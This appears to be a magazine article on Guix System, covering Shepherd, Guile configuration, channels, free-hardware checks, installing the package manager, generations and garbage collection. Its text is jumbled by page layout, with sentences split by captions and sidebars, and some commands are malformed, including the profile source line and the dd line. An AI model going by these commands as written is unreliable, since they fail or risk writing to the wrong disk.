One quirk of running Guix System is that it uses GNU Shepherd as an init system, rather than the more commonplace Systemd. The init system starts your system and manages all the daemons in your computer. The Guix developers have many good reasons for using Shepherd, but most of these reasons are beyond the scope of this article. You’ll need to learn more about it when you want to create your own services and extensions. Extensions are one of the concepts that are a key feature of Shepherd.

Of greater importance is that Shepherd is a GNU project and so is the Guix project. To configure the Guix System, you use Guile, an implementation of the Scheme language. This is the official extension language of GNU projects. Knowing Scheme is useful, but it’s not essential. To configure your system, you can learn everything you need from the supplied examples.

## From NixOS to GuixOS

Development on the Guix package manager began in 2013. During the first three years, the developers only upgraded the package manager and added packages. In March 2016, they released the first Guix SD version. They later renamed it the Guix System, which is now the official name of the distribution.

Initial work used NixOS for package handling, and much of the code still comes from there. It does use other configuration files because Guile is the main language. As work progressed, they also added new features for both the system and the package manager. A couple of interesting features that you can use are **guix shell** and **guix pack**. The shell command creates an environment in the current directory according to your files in that directory. The **pack** command creates a package that you can use elsewhere. You can create both a docker image and relocatable tarballs that others can use, irrespective of their distribution.

## Guile is the Guix advantage

A key advantage of the Guix design is that you can define the whole system in one file – advanced users

will split the file up for many reasons, but you don’t have to. This single file approach is especially useful for virtual private servers (VPS). If you want to create many of the same or move between providers, you can write the one file and use it for every instance.

This configuration file is written in Guile offering an efficient and easy to understand way to define the entire system. In an ordinary Linux system, there are different files that make use of different languages to configure your packages. With Guix, you can put it all in a single file, let Emacs fold the code as you look at it and then have copies on your cloud.

Users who want to add packages can do so using a

To install the package manager, download and run the install script available on [guix.gnu.org](https://guix.gnu.org). You must run it as root.

## THINKING DIFFERENT

“One quirk of running Guix System is that it uses GNU Shepherd as an init system, rather than Systemd.”

git repository. There are requirements, of course, but any project that already uses git has a simple way of joining. You can create packages and add the Git repository as a channel on your system. This will treat your files as part of the **GUIX\_PACKAGE\_PATH**. In essence, you use your packages as if they’re part of Guix. This is how the nonguix channel works.

If you’re a freedom fighter, you can stick to the original packages and have all packages under free licenses. If you’re more forgiving, you can use the nonguix (<https://gitlab.com/nonguix/nonguix>)

## » HARDWARE THAT RESPECTS YOUR FREEDOM

The Guix developers and maintainers have made a clear choice to only support hardware that accepts open source drivers. In your common distributions, there are some closed source blobs.

Your kernel in Guix is the Libre kernel, which has only open source drivers. On many systems, you can run this without a problem. Some systems though, need proprietary drivers to run all hardware

and even boot. When you consider Guix, you need to check if your hardware is in its list that protects your freedom.

To make sure, head to the Free Software Foundation web page ([www.h-node.org/search/form/en](http://www.h-node.org/search/form/en)). You can search for your hardware in its database, but the simplest approach is to print your **lspci -vmmnn**. You can dump the printout into its form and it outputs a full

list of the respective hardware. If your hardware passes this test, you can run Guix on the machine.

Once you have made sure, the installer will take care of the rest. Apart from that, you may also need to switch to other software or use the Nonguix repository on Gitlab. (<https://gitlab.com/nonguix/nonguix>). Note that Nonguix is maintained outside of the Guix project.

repositories to get hold of a selection of packages that accept some copyright. *Firefox* is one.

## Guix without Guix.

The Guix package manager is available for downloading to your existing distribution. Using this, you can install the Guix version of any package that Guix supports. You can follow a manual procedure, but the script available at [https://guix.gnu.org/manual/en/html\\_node/Binary-Installation.html](https://guix.gnu.org/manual/en/html_node/Binary-Installation.html) will create all the parts for your running system. To run this file you must be root. Start the process by creating a temporary directory to keep the `install.sh` file in:

```
$ mkdir Guix
```

```
$ cd Guix
```

Next, download the file.

```
$ wget https://guix.gnu.org/install.sh
```

Set the file to executable.

```
$ chmod +x install.sh
```


Now you can run the install script. In the script, you can see what dependencies you have. Most modern Linux distributions have everything installed already. If that is not the case for you, install what the script tells you is missing or better yet, read the script. In the current version, line 40 says REQUIRE, and those are the packages you need.

```
$ ./install.sh
```

Unless you see any errors, your package manager is now installed. The directory you created for the script is no longer needed, though you can study what it created. In essence you have a new symbolic link in your `$HOME` directory, which points to the directories in the root of your system. So, what are they for?



This is as graphical as it gets when you install Guix on a laptop or desktop.



You compile software by default unless you allow substitutes from a server of your choosing. You can use your own, too.

The directory `.guix-profile/` in your home directory is a link to `/var/guix/profiles/per-user/<yourUser>/guix-profile`. You own and operate it. In this directory you have the manifest file. That file describes what you've installed using Guix. Other files are the binaries you've installed using `guix install`. As you'd expect, these files are also links, but to the store. The rest of `/var/guix` contains the other users profile, including root.

## Heart of Guixness

The real gem of the Guix System is its `/gnu/store`. In this directory are all its binary files. When you browse through a listing of the files, you'll notice very long names. Those names contain a cryptographic hash that identifies a specific binary down to the compile. This is the reason why you can mix so many versions of any program. The profile will point out the version for your user or environment.

The install also creates a `guixbuild` user that compiles your packages when necessary. Once you've installed it, start trying it out. The first thing to do is make sure your system starts the Guix daemon and sets all its variables. If you don't then you'll be reminded when you start installing packages.

```
export GUIX_PROFILE="$HOME/.guix-profile"
```

```
."$GUIX_PROFILE/etc/profile"
```

At this point, try adding a program:

```
$ guix install vim
```

Look at the output of this command. The top is clear: it says which package will be installed. Next, it'll print a line that starts with substitute. A substitute is a compiled version of the program that you're trying to install. By default, you would compile every file yourself, but you defined the substitute server at install.

## » MANIFEST FILE AND THE GUIX SHELL COMMAND

For developers and advanced users, the `guix shell` command is very useful. The command is an update of the `guix environment` command. You use this command to create an environment for your applications. However, it's mostly used for development environments. There are many ways to create development environments, most of them tied to a specific programming language. Python is the best-known example.

That system works well for pure Python projects but what happens when you develop web software? You may need JavaScript, Python and a framework. There are solutions for each programming language but with many, it's better to create a given environment. With `guix shell`, you can set all values and revisions.

You have the option to take environment variables from the main system or isolate it to many degrees. The

container option will behave like a container except for all the virtualisation that goes on in other solutions. You set all these values via the command line or better yet, in a `manifest.scm` or `guix.scm` file. Those files are scheme language, the same as your main configuration file.

Note that you can't copy the main file, you must use `guix package --export-manifest`, which is good as you should limit it according to your needs.

On that server are pre-compiled versions of many packages. You can turn this off and on as you wish, but compiling all your packages takes much longer than taking a binary. Make sure you trust the substitute server if you start looking around for alternatives.

It also mentions derivations. These are 'recipes' for how to compile your package or packages. You'll also have a derivation for your profile.

## Searching for packages.

To find the package you want to install, you can search with the obvious command

```
$ guix search text editor
```

The search works with the name of an application or a description. The list will be longer with the above search than `emacs`. After installing many packages you may want to upgrade. This is also an obvious command.

```
$ guix upgrade
```

Each upgrade creates a new generation and this can be used to roll back to earlier versions at any point. This does cause another problem; all the versions you've had will remain filling up the disk. To handle this, use the package generation functions:

```
$ guix package --list-generations
```

This lists all generations in your profile. You can use regular expressions to choose particular ones. More common is that you use the generations creation date. For removing older generations, the same regular expressions apply. For example to remove all generations older than 30 days use this command:

```
$ guix package --delete-generations=30d
```

On a running system, you'll create a service that does this weekly using your init system. It's also good practice to remove unnecessary binaries, so use garbage collection like so:


```
$ guix gc -F 10G
```

In this command, you make sure there is at least 10GB of free space for the gnu-store. Without parameters, the collector removes all files not currently used. This could lead to longer upgrade times in the future, because it may remove toolchains that you subsequently need to compile.


For a desktop system, it's perfectly safe to do this and accept potential extra downloads in a later upgrade.

## Guix on the move

If you're fascinated enough to install Guix on a laptop, try the installer. The installer is straightforward to use because the designers decided to use the command line – even for the assisted install. For beginners, you



While installing the Guix System, you can look at the entire configuration created for your system. An opportunity to learn!



After an upgrade, you'll see all the new packages. You can also call these new packages up again any time after completion.

can rest easy, it looks scarier than it is. Running through the installer, you answer the same questions as other distributions. First, you need to obtain an image from the Guix webpage. It's available from <https://guix.gnu.org/download> – download the ISO file that suits you.

To start installing you save the retrieved file to a USB stick and boot your laptop from there. The `dd` command will do the job.

```
$ dd if=<yourfile.iso of=/dev/sdX
```

